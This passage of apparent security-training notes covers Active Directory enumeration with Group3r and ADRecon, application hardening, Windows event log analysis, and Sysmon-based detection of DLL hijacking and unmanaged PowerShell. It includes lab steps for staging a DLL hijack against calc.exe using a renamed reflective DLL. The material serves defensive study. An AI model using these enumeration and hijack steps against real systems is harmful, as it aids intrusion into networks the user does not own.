… is a tool purpose-built to find vulns in AD associated Group Policy. Group3r must be run from a domain-joined host with a domain user, or in the context of a domain user.
C:\htb> group3r.exe -f <filepath-name.log>
When running Group3r, you must specify the -s or the -f flag. These will specify whether to send results back to stdout or to the file you want to send the results to. For more options and usage information, utilize the -h flag, or check out the usage info at the link above.

When reading the output from Group3r, each indentation is a different level, so no indent will be the GPO, one indent will be policy settings, and another will be findings in those settings. Below you can see the output shown from a finding.

In the image above, you see an example of a finding from Group3r. It will present it as a linked box to the policy setting, define the interesting portion and give you a reason for the finding. It is worth the effort to run Group3r if you have the opportunity. It will often find interesting paths or objects that other tools will overlook.
ADRecon
It is also worth running a tool like ADRecon and analyzing the results, just in case all of your enumeration missed something minor that may be useful for you or worth pointing out to your client.
PS C:\htb> .\ADRecon.ps1
[*] ADRecon v1.1 by Prashant Mahajan (@prashant3535)
[*] Running on INLANEFREIGHT.LOCAL\MS01 - Member Server
[*] Commencing - 03/28/2022 09:24:58
[-] Domain
[-] Forest
[-] Trusts
[-] Sites
[-] Subnets
[-] SchemaHistory - May take some time
[-] Default Password Policy
[-] Fine Grained Password Policy - May need a Privileged Account
[-] Domain Controllers
[-] Users and SPNs - May take some time
[-] PasswordAttributes - Experimental
[-] Groups and Membership Changes - May take some time
[-] Group Memberships - May take some time
[-] OrganizationalUnits (OUs)
[-] GPOs
[-] gPLinks - Scope of Management (SOM)
[-] DNS Zones and Records
[-] Printers
[-] Computers and SPNs - May take some time
[-] LAPS - Needs Privileged Account
[-] BitLocker Recovery Keys - Needs Privileged Account
[-] GPOReport - May take some time
[*] Total Execution Time (mins): 11.05
[*] Output Directory: C:\Tools\ADRecon-Report-20220328092458
Once done, ADRecon will drop a report for you in a new folder under the dir you executed from. You can see an example of the results in the terminal below. You will get a report in HTML format and a folder with CSV results. When generating the report, it should be noted that the program Excel needs to be installed, or the script will not automatically generate the report in that matter; it will just leave you with the .csv files. If you want output for Group Policy, you need to ensure the host you run from has the GroupPolicy PowerShell module installed. You can go back later and generate the Excel report from another host using the -GenExcel switch and feeding in the report folder.
PS C:\htb> ls
Directory: C:\Tools\ADRecon-Report-20220328092458
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 3/28/2022 12:42 PM CSV-Files
-a---- 3/28/2022 12:42 PM 2758736 GPO-Report.html
-a---- 3/28/2022 12:42 PM 392780 GPO-Report.xml
Common Application Hardening
The first step for any organization should be to create a detailed application inventory of both internal and external-facing applications. This can be achieved in many ways, and blue teams on a budget could benefit from pentesting tools such as nmap and EyeWitness to assist in the process. Various open-source and paid tools can be used to create and maintain this inventory. Without knowing what exists in the environment, you won’t know what to protect! Creating this inventory may expose instances of “shadow IT”, deprecated applications that are no longer needed, or even issues such as a trial version of a tool being converted to a free version automatically.
General Hardening Tips
- Secure authentication: Applications should enforce strong passwords during registration and setup, and default administrative account passwords should be changed. If possible, the default administrative accounts should be disabled, with new custom administrative accounts created. Some applications inherently support 2FA authentication, which should be made mandatory for at least administrator-level users.
- Access controls: Proper access control mechanisms should be implemented per application. For example, login pages should not be accessible from the external network unless there is a valid business reason for this access. Similarly, file and folder permissions can be configured to deny uploads or application deployments.
- Disable unsafe features: Features such as PHP code editing in WordPress can be disabled to prevent code execution if the server is compromised.
- Regular updates: Applications should be updated regularly, and patches supplied by vendors should be applied as soon as possible.
- Backups: System administrators should always configure website and database backups, allowing the application to be quickly restored in case of a compromise.
- Security monitoring: There are various tools and plugins that can be used to monitor the status and various security-related issues for your applications. Another option is a WAF. While not a silver bullet, a WAF can help add an extra layer of protection provided all the measures above have already been taken.
- LDAP integration with AD: Integrating applications with AD single sign-on can increase ease of access, provide more auditing functionality, and make managing credentials and service accounts more streamlined. It also decreases the number of accounts and passwords that a user will have to remember and give fine-grained control over the password policy.
Every application should be following key hardening guidelines such as enabling multi-factor authentication for admins and users wherever possible, changing the default admin user account names, limiting the number of admins, and how admins can access the site, enforce the principle of least privilege throughout the application, perform regular updates to address security vulns, taking regular backups to a secondary location to be able to recover quickly in the event of an attack and implement security monitoring tools that can detect and block malicious activity and account brute-forcing, among other attacks.
Finally, you should be careful with what you expose to the internet.
You should also perform regular checks and updates to your application inventory to ensure that you are not exposing applications on the internet or external network that are not longer needed or have security flaws. Finally, perform regular assessments to look for security vulns and misconfigs as well as sensitive data exposure. Follow through on remediation recommendations included in your pentesting reports and periodically check for the same types of flaws discoverd by your pentesters. Some could be process-related, requiring a mindset shift for the organization to become more security conscious.
Application-Specific Hardening Tips
| Application | Hardening Category | Discussion |
|---|---|---|
| WordPress | Security monitoring | Use a security plugin such as WordFence which includes security monitoring, blocking of suspicious activity, country blocking, 2FA, and more. |
| Joomla | Access controls | A plugin such as AdminExile can be used to require a secret key to log in to the Joomla admin page such as http://joomla.inlanefreight.local/administrator?thisismysecretkey. |
| Drupal | Access controls | Disable, hide, or move the admin login page. |
| Tomcat | Access controls | Limit access to the Tomcat Manager and Host-Manager applications to only localhost. If these must be exposed externally, enforce IP whitelisting and set a very strong password and non-standard username. |
| Jenkins | Access controls | Configure permissions using the Matrix Authorization Strategy plugin. |
| Splunk | Regular updates | Make sure to change the default password and ensure that Splunk is properly licensed to enforce authentication. |
| PRTG Network Monitor | Secure authentication | Make sure to stay up-to-date and change the default PRTG password. |
| osTicket | Access controls | Limit access from the internet if possible. |
| GitLab | Secure authentication | Enforce sign-up restrictions such as requiring admin approval for new sign-ups configuring allowed and denied domains. |
Digital Forensics
0x00
Log Forensics
Windows Event Logs
… are an intrinsic part of the Windows OS, storing logs from different components of the system including the system itself, apps running on it, ETW providers, services, and others.
Windows event logging offers comprehensive logging capabilities for application errors, security events, and diagnostic information. As cybersecurity professionals, you leverage these logs extensively for analysis and intrusion detection.
The logs are categorized into different event logs, such as “Application”, “System”, “Security”, and others, to organize events based on their source or purpose.
Event logs can be accesses using the Event Viewer application or programmatically using APIs such as the Windows Event Log API.
Accessing the Windows Event Viewer as an administrative user allows you to explore the various log files available.
The default Windows event logs consist of Application, Security, Setup, and Forwarded Events. While the first four logs cover application errors, security events, system setup activities, and general information, the “Forwarded Events” section is unique, showcasing event log data forwarded from other machines. This central logging feature proves valuable for system admins who desire a consolidated view. In your current analysis, you focus on event logs from a single machine.
It should be noted, that the Windows Event Viewer has the ability to open and display previously saved .evtx files, which can be then found in the “Saved Logs” section.
Intro
Anatomy of an Event Log
When examining Application logs, you encounter two distinct levels of events: information and error.
Information events provide general usage details about the application, such as its start or stop events. Conversely, error events highlight specific errors and often offer detailed insights into the encountered issues.
Each entry in the Windows Event Log is an “Event” and contains the following primary components:
- Log Name: The name of the event log.
- Source: The software that logged the event.
- Event ID: A unique identifier for the event.
- Task Category: This often contains a value or name that can help you understand the purpose or use of the event.
- Level: The severity of the event.
- Keywords: Keywords are flags that allow you to categorize events in ways beyond the other classification options. These are generally broad categories, such as “Audit Success” or “Audit Failure” in the Security log.
- User: The user account that was logged on when the event occured.
- OpCode: This field can identify the specific operation that the event reports.
- Logged: The date and time when the event was logged.
- Computer: The name of the computer where the event occured.
- XML Data: All the above information is also included in an XML format along with additional event data.
The Keywords field is particularly useful when filtering event logs for specific types of events. It can significantly enhance the precision of search queries allowing you to specify events of interest, thus making log management more efficient and effective.
Taking a closer look at the event log above, you can observe several crucial elements. The Event ID in the top left corner serves as a unique identifier, which can be further researched on Microsoft’s website to gather additional information. The “SideBySide” label next to the event ID represents the event source. Below, you find the general error description, often containing rich details. By clicking on the details, you can further analyze the event’s impact using XML or a well-formatted view.
Additionally, you can extract supplementary information from the event log, such as the process ID where the error occured, enabling more precise analysis.
Switching your focus to security logs, consider event ID 4624, a commonly occuring event.
According to Microsoft’s documentation, this event signifies the creation of a logon session on the destination machine, originating from the accessed computer where the session was established. Within this log, you find crucial details, including the “Logon ID”, which allows you to correlate this logon with other events sharing the same “Logon ID”. Another important detail is the “Logon Type”, indicating the type of logon. In this case, it specifies a Service logon type, suggesting that “SYSTEM” initiated a new service. However, further investigation is required to determine the specific service involved, utilizing correlation techniques with additional data like the “Logon ID”.
Leveraging Custom XML Queries
To streamline your analysis, you can create custom XML queries to identify related events using the “Logon ID” as a starting point. By navigating to “Filter Current Log” -> “XML” -> “Edit Query Manually”, you gain access to a custom XML query language that enables more granular log searches.
In the example query, you focus on events containing the “SubjectLogonId” field with a value of “0x3E7”. The selection of this value stems from the need to correlate events associated with a specific “Logon ID” and understand the relevant details within those events.

It is worth noting that if assistance is required in crafting the query, automatic filters can be enabled, allowing exploration of their impact on the XML representation. For further guidance, Microsoft offers informative articles on advanced XML filtering in the Windows Event Manager.
By constructing such queries, you can narrow down your focus to the account responsible for initiating the service and eliminate unnecessary details. This approach helps unveil a clearer picture of recent logon activities associated with the specified Logon ID. However, even with this refinement, the amount of data remains significant.
Delving into the log details progressively reveals a narrative. For instance, the analysis begins with Event ID 4907, which signifies an audit policy change.

Within the event description, you find valuable insights, such as “This event generates when the SACL of an object was changed”.
Based on this information, it becomes apparent that the permissions of a file were altered to modify the logging or auditing of access attempts. Further exploration of the event details reveals additional intriguing aspects.

For example, the process responsible for the change is identified as “SetupHost.exe”, indicating a potential setup process. The object name impacted appears to be the “bootmanager”, and you can examine the new and old security descriptors to identify the changes. Understanding the meaning of each field in the security descriptor can be accomplished through references such as the article ACE Strings and Understanding SDDL Syntax.
From the observed events, you can infer that a setup process occured, involving the creation of a new file and the initial configuration of security permissions for auditing purposes. Subsequently, you encounter the logon event, followed by a “special logon” event.
Analyzing the special logon event, you gain insights into token permission granted to the user upon a successful logon.
A comprehensive list of privileges can be found in the documentation on privilege constants. For instance, the “SeDebugPrivilege” privilege indicates that the user possesses the ability to tamper with memory that does not belong to them.
Useful Windows Event Logs
… can be found here.
Sysmon & Event Logs
Sysmon Basics
System Monitor (Sysmon) is a Windows system service and device driver that remains resident across system reboots to monitor and log systems to the Windows event log. Sysmon provides detailed information about process creation, network connections, changes to file creation time, and more.
Sysmon’s primary components include:
- A windows service for monitoring system activity.
- A device driver that assists in capturing the system activity data.
- An event log to display captured activity data.
Sysmon’s unique capability lies in its ability to log information that typically doesn’t appear in the Security Event logs, and this makes it a powerful tool for deep system monitoring and cybersecurity forensic analysis.
Sysmon categorizes different types of system activity using event IDs, where each ID corresponds to a specific type of event. The full list of Sysmon event IDs can be found here.
For more granular control over what events get logged, Sysmon uses an XML-based configuration file. This file allows you to include or exclude certain types of events based on different attributes like process names, IP addresses, etc. You can refer to popular examples of useful Sysmon config files:
- for a comprehensive config, you can visit this
- another option is this, which provides a modular approach
To get started, you can install Sysmon by downloading it from the official Microsoft doc. Once downloaded, open an administrator command prompt and execute the following command to install Sysmon:
C:\Tools\Sysmon> sysmon.exe -i -accepteula -h md5,sha256,imphash -l -n
To utilize a custom Sysmon config, execute the following after installing Sysmon:
C:\Tools\Sysmon> sysmon.exe -c filename.xml
Detection Example 1: Detecting DLL Hijacking
To detect a DLL hijack, you need to focus on Event Type 7, which corresponds to module load events. To achieve this, you need to modify the sysmonconfig-export.xml Sysmon config file you dowloaded from the link above.
By examining the modified config, you can observe that the “include” comment signifies events that should be included.

In the case of detecting DLL hijacks, you change the “include” to “exclude” to ensure that nothing is excluded, allowing you to capture the necessary data.
To utilize the updated Sysmon config, execute the following:
C:\Tools\Sysmon> sysmon.exe -c sysmonconfig-export.xml
With the modified Sysmon config, you can start observing image load events. To view these events, navigate to the Event Viewer and access “Applications and Services” -> “Microsoft” -> “Windows” -> “Sysmon”. A quick check will reveal the presence of the targeted event ID.
Now see how a Sysmon event ID 7 looks like.
The event log contains the DLL’s signing status, the process or image responsible for loading the DLL, and the specific DLL that was loaded. In your example, you observe that “MMC.exe” loaded “psapi.dll”, which is also Microsoft-signed. Both files are located in the System32 directory.
To build a detection mechanism: Research is needed. You stumble upon an informative blog post that provides an exhaustive list of various DLL hijack techniques. For example:
Recreation (using “calc.exe” and “WININET.dll”): You can utilize Stephen Fewer’s “hello world” reflective DLL. It should be noted that DLL hijacking does not require reflective DLLs.
By following the required steps, which involve renaming reflective_dll.x64.dll to WININET.dll, moving calc.exe from C:\Windows\System32 along with WININET.dll to a writable directory, and executing calc.exe, you achieve success. Instead of the Calculator app, a MessageBox is displayed.

Next, you analyze the impact of the hijack. First, you filter the event logs to focus on Event ID 7, which represents module load events, by clicking “Filter Current Log…”.

Subsequently, you search for instances of “calc.exe”, by clicking “Find …”, to identify the DLL load associated with your hijack.

The output from Sysmon provides valuable insights. Now, you can observe several indicators of compromise to create effective detection rules. Before moving forward though, compare this to an authenticate load of “wininet.dll” by “calc.exe”.

Exploring these IOCs:
- “calc.exe”, originally located in System32, should not be found in a writable directory. Therefore, a copy of “calc.exe” in a writable directory serves as an IOC, as it should always reside in System32 or potentially Syswow64.
- “WININET.dll”, originally located in System32, should not be loaded outside of System32 by calc.exe. If instances of “WININET.dll” loading occur outside of System32 with “calc.exe” as the parent process, it indicates a DLL hijack within calc.exe. While caution is necessary when alerting on all instances of “WININET.dll” loading outside of System32, in the case of “calc.exe”, you can confidently assert a hijack due to the DLL’s unchanging name, which attackers cannot modify to evade detection.
- The original “WININET.dll” is Microsoft-signed, while your injected DLL remains unsigned.
These three powerful IOCs provide an effective means of detecting a DLL hijack involving calc.exe. It’s important to note that while Sysmon and event logs offer valuable telemetry for hunting and creating alert rules, they are not the sole sources of information.
Detection Example 2: Detecting Unmanaged PowerShell/C-Sharp Injection
C# is considered a “managed” language, meaning it requires a backend runtime to execute its code. The Common Language Runtime (CLR) serves as this runtime environment. Managed code does not directly run as assembly; instead, it is compiled inty a bytecode format that the runtime processes and executes. Consequently, a managed process relies on the CLR to execute C# code.
As defenders, you can leverage this knowledge to detect unusual C# injections or executions within your environment. To accomplish this, you can utilize a useful utility called Process Hacker.

By using Process Hacker, you can observe a range of processes within your environment. Sorting the processes by name, you can identify color-coded distinctions. Notably, “powershell.exe”, a managed process, is highlighted in green compared to other processes. Hovering over “powershell.exe” reveals the label “Process is managed (.NET),” confirming its managed status.

Examining the module loads for powershell.exe, by right-clicking on powershell.exe, clicking “Properties”, and navigating to “Modules”, you can find relevant information.

